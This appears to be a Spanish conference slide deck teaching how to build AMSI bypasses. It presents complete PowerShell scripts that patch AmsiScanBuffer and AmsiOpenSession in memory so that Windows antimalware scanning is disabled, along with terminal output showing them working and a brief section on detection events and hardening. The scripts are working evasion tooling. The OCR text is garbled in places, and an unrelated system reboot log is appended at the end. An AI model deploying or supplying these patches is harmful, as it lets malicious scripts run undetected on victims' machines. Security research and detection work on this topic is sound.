


Si modificamos el flujo de la DLL para siempre acabar en ese paso, todos los resultados de AmsiScanBuffer serán con el error:

0x80070057 E_INVALIDARG | One or more arguments are invalid.



Como no se valida si la salida de esta función es o no S_OK, el flujo del escaneo seguirá como si el contenido no fuera malicioso.



Return value

If this function succeeds, it returns S_OK. Otherwise, it returns an HRESULT error code.







Anulando AmsiScanBuffer



Antes del bypass





Después del bypass

```
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
amsi.dll:00007FFA58AF3860
mov eax, 80070057h
amsi.dll:00007FFA58AF3865
retn
amsi.dll:00007FFA58AF3865
amsi.dll:00007FFA58AF3865
```





Anulando AmsiScanBuffer



```
$bypass = @"
using System;
using System.Runtime.InteropServices;
public class Class {
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
Add-Type $bypass #definimos la clase .NET
Sparche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3) #Código ensamblador que se va a invectar. Solo funcional para x64
Write-Output "[+] Parche $parche64"
Write-Output "[+] Bytes a inyectar al principio de scanbuffer"
Write-Output "[+] 08 57 00 07 80
                                         mov eax, 80070057h
$asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
$punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iScanB"+"uffer") #Cargamos el puntero.
#Apartado que suele generar detecciones del Defender.
$a=$punterofuncion.ToInt64()
$punterofuncion = [IntPtr] $a
$oldProtect = 0
Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
Write-Output "[+] Parchenado scanbuffer"
[System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```

```
➤ Windows PowerShell

 S C:\Users> $bypass = @"
PS C:\Users> Add-Type $bypass
PS C:\Users> $parche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3)
 S C:\Users> Write-Output
[+] Parche 184 87 0 7 128 195
 PS C:\Users> Write-Output "[+] B
 +] Bytes a inyectar al principio de scanbuffer
 'S C:\Users> Write-Output "[+] 08 57 00 07 8
                           mov eax, 80070057h
PS C:\Users> $asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
PS C:\Users> $punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iScanB"+"uffer")
PS C:\Users> $a=$punterofuncion.ToInt64()
PS C:\Users> $punterofuncion = [IntPtr] $a
PS C:\Users> $oldProtect = 0
 [+] Cambiando permisos de paginacion de amsi.dll a RWX...
S C:\Users> [Class]::VirtualProtect(Spunterofuncion, [uint32]Sparche64.Length, 0x40, [ref] SoldProtect)
PS C:\Users> Write-Output "[+] Parchenado scanbuffer
 +] Parchenado scanbuffer
 S C:\Users> [System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
 PS C:\Users> Write-Output '
 [+] Devolviendo permisos de paginacion de amsi.dll a RX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```




Anulando AmsiOpenSession



Si modificamos el flujo de la DLL para siempre acabar en ese paso, todos los resultados de AmsiOpenSession serán con el error:


0x80070057 E_INVALIDARG | One or more arguments are invalid.



Como no se valida si la salida de esta función es o no S_OK, el flujo del escaneo seguirá como si el contenido no fuera malicioso.

Return value

If this function succeeds, it returns S_OK. Otherwise, it returns an HRESULT error code.






Anulando AmsiOpenSession



Antes del bypass



Después del bypass

```
amsi.dll:00007FFCA12737E0
amsi.dll:00007FFCA12737E0
amsi.dll:00007FFCA12737E0
amsi.dll:00007FFCA12737E0
amsi.dll:00007FFCA12737E0 B8 57 00 07 80 mov eax, 80070057h
amsi.dll:00007FFCA12737E5 C3 retn
amsi.dll:00007FFCA12737E5 amsi_AmsiOpenSession endp
amsi.dll:00007FFCA12737E5
```



Anulando AmsiOpenSession



```
>h-c@n
```

```
$bypass = @"
using System;
using System.Runtime.InteropServices;
public class Class {
    [DllImport("kernel32")]
   public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
Add-Type $bypass #definimos la clase .NET
Sparche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3) #Código ensamblador que se va a invectar. Solo funcional para x64
Write-Output "[+] Parche $parche64"
Write-Output "[+]Bytes a inyectar al principio de opensession"
Write-Output "[+]08 57 00 07 80
                                        mov eax, 80070057h
$asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
$punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el puntero.
#Apartado que suele generar detecciones del Defender.
$a=$punterofuncion.ToInt64()
Spunterofuncion = [IntPtr] $a
$oldProtect = 0
Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
Write-Output "[+] Parchenado amsiopensession"
[System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```

```
C:\Users> amsiutils
S C:\Users> $bypass = @"
  C:\Users> $parche64 = [Byte[]](0xb8,0x57,0x00,0x07,0x80,0xc3)
 C:\Users> Write-Output "
 +] Parche 184 87 0 7 128 195
  C:\Users> Write-Output
 +]Bytes a inyectar al principio de opensession
  C:\Users> Write-Output "
                          mov eax, 80070057h
 S C:\Users> $asd = [Class]::LoadLibrary("amsi.dll") #Car
 C:\Users> $punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el punte
 C:\Users> $a=$punterofuncion.ToInt64()
PS C:\Users> $punterofuncion = [IntPtr] $a 
PS C:\Users> $oldProtect = 0
S C:\Users>
S C:\Users> Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
 +] Cambiando permisos de paginacion de amsi.dll a RWX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
 S C:\Users> Write-Output "
 +] Parchenado amsiopensession
 S C:\Users> [System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
 S C:\Users> Write-Output "
 S C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```



Creando tu propio bypass de AMSI - MrSquid





24 y 25 FEBRERO MADRID 2023

Detectando evasiones de AMSI





Eventos de Windows y Sysmon





Desde PowerShell v5, pueden habilitarse algunos los eventos de Microsoft-Windows-PowerShell/Operational event log. Entre ellos, los más interesantes son:

- Event ID 4104: permite registrar el contenido de todos los scriptblocks de PowerShell.
- Event ID 4103: permite detectar posibles usos del cmdlet Add-Type.
 Comúnmente usado para añadir una clase de .Net en una sesión de PowerShell.

Por otro lado, podemos usar Sysmon para correlar posibles intentos de bypasses de AMSI.

 Sysmon <u>event 7</u>: para detectar posibles cargas de dlls maliciosas por parte de un proceso de PowerShell.









Recomendaciones generales



Para herramientas antimalware

- 1. Monitorizar los cambios de permisos de las paginas de la sección de AMSI.DLL.
- 2. Asegurar que el contexto de AMSI no cambia entre los escaneos de comandos (AmsiScanBuffer) y que es igual al valor cuando se inicializó en AmsiInitialize.

Para entornos Windows

- 1. Despliegue de AppLocker
- 2. Despliegue de WDAC
- 3. Uso de PowerShell Constrained Language
- Despliegue de reglas de reducción de la superficie de ataque (<u>ASR Rules</u>)







Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023

Hands On! Creando tu propio bypass







Provocando un error



Analizando AmsiOpenSession, se puede observar una comparación de [rcx] con la cadena de texto *AMSI* durante la ejecución de la función.











Provocando un error



Si evitamos que esa comparación sea fructífera, volveremos a caer en un error y, por tanto, no podrá iniciarse AMSI correctamente.









Provocando un error



```
$bypass = @"
using System;
using System.Runtime.InteropServices;
public class Class {
   [DllImport("kernel32")]
   public static extern IntPtr LoadLibrary(string name);
   [DllImport("kernel32")]
   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
   [DllImport("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
Add-Type $bypass #definimos la clase .NET
$asd = [Class]::LoadLibrary("amsi.dll") #Cargamos amsi
Write-Output "[+] Parche $parche64"
Write-Output "[+] Cambiando 81 39 41 4D 53 49
                                                cmp dword ptr [rcx], 49534D4lh;"
Write-Output "[+] 81 39 21 57 4E 50
                                     cmp dword ptr [rcx], 504E5721h;"
$punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpenS"+"ession") #Cargamos el puntero. Apartado que suele generar de
|$a=$punterofuncion.ToInt64() + 10 #Posicion del comando que queremos modificar en memoria. Se calcula restando el puntero de
$punterofuncion = [IntPtr] $a
$oldProtect = 0
Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
Write-Output "[+] Parchenado amsiopensession"
[System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
Write-Output "[+] Devolviendo permisos de paginacion de amsi.dll a RX..."
[Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
```

```
∠ Windows PowerShell

PS C:\Users> $bypass = @"
>> public class Class {
PS C:\Users> Add-Type $bypass
PS C:\Users> $parche64 = [Byte[]](0x81,0x39,0x21,0x57,0x4E,0x50) #En:
PS C:\Users> Write-Output "
+] Parche 129 57 33 87 78 80
 C:\Users> Write-Output "[+]
                                cmp dword ptr [rcx], 49534D41h ;
[+] Cambiando 81 39 41 4D 53 49
PS C:\Users> Write-Output "[+] 81 39 21
 +] 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h;
 C:\Users> $punterofuncion = [Class]::GetProcAddress($asd, "Ams"+"iOpen5"+"ession") #Cargamos e
PS C:\Users> $a=$punterofuncion.ToInt64() + 10 #
PS C:\Users> $punterofuncion = [IntPtr] $a
PS C:\Users> $oldProtect = 0
PS C:\Users>
PS C:\Users> Write-Output "[+] Cambiando permisos de paginacion de amsi.dll a RWX..."
[+] Cambiando permisos de paginacion de amsi.dll a RWX...
S C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0x40, [ref] $oldProtect)
PS C:\Users> Write-Output "[+] Parchenado amsiopensession'
S C:\Users> [System.Runtime.InteropServices.Marshal]::Copy($parche64, 0, $punterofuncion, $parche64.Length)
+] Devolviendo permisos de paginacion de amsi.dll a RX...
PS C:\Users> [Class]::VirtualProtect($punterofuncion, [uint32]$parche64.Length, 0, [ref] $null)
False
```






Probando nuestro bypass en producción



```
PS C:\Users\Rodolfo\Downloads\_handlers_\amsi.dll> . .\session_corrupting_string.ps1
[+] Parche 129 57 33 87 78 80
[+] Cambiando 81 39 41 40 53 49 cmp dword ptr [rcx], 49534D41h;
[+] 81 39 21 57 4E 50 cmp dword ptr [rcx], 504E5721h;
[+] Cambiando permisos de paginacion de amsi.dll a RWX...
True
[+] Parchenado amsiopensession
[+] Devolviendo permisos de paginacion de amsi.dll a RX...
False
PS C:\Users\Rodolfo\Downloads\_handlers_\amsi.dll> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ amsiutils
+ Carácter: 1
- Carácter: 1
- CommandNotFoundException
```






Y por si queréis trastear más...








URL: https://github.com/MrSquid25/AMSI-Bypasses





Creando tu propio bypass de AMSI - MrSquid







24 y 25 FEBRERO MADRID 2023

Referencias





Referencias



Introducción y AMSI como herramienta defensiva

- https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
- https://docs.microsoft.com/es-es/windows/win32/amsi/how-amsi-helps
- https://docs.microsoft.com/en-us/windows/win32/api/_amsi/
- https://learn.microsoft.com/en-us/windows/win32/amsi/dev-audience
- https://github.com/subat0mik/whoamsi
- https://support.kaspersky.com/KESWin/11.1.0/en-us/176740.htm
- https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress
- https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya
- https://docs.microsoft.com/es-es/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect
- https://docs.microsoft.com/es-es/windows/win32/memory/memory-protection-constants





Referencias



Alterando AMSI.DLL

https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

Parcheando AMSI.DLL

- https://rastamouse.me/memory-patching-amsi-bypass/
- https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell#Amsi-Buffer-Patch---In-memory
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/705fb797-2175-4a90-b5a3-3918024b10b8
- https://docs.microsoft.com/es-es/windows/win32/api/amsi/ne-amsi-amsi_result

Recomendaciones

- https://redcanary.com/blog/amsi/
- https://web.archive.org/web/20220409174001/https://pentestlaboratories.com/2021/06/01/threat-hunting-amsi-bypasses/
- https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf





Hackplayers conference

Sending SIGKILL to all processes.
Please stand by while rebooting the system.
[64857.521348] sd 0:0:0:0: [sda] Synchronizing SCSI cache
[64857.522838] Restarting system.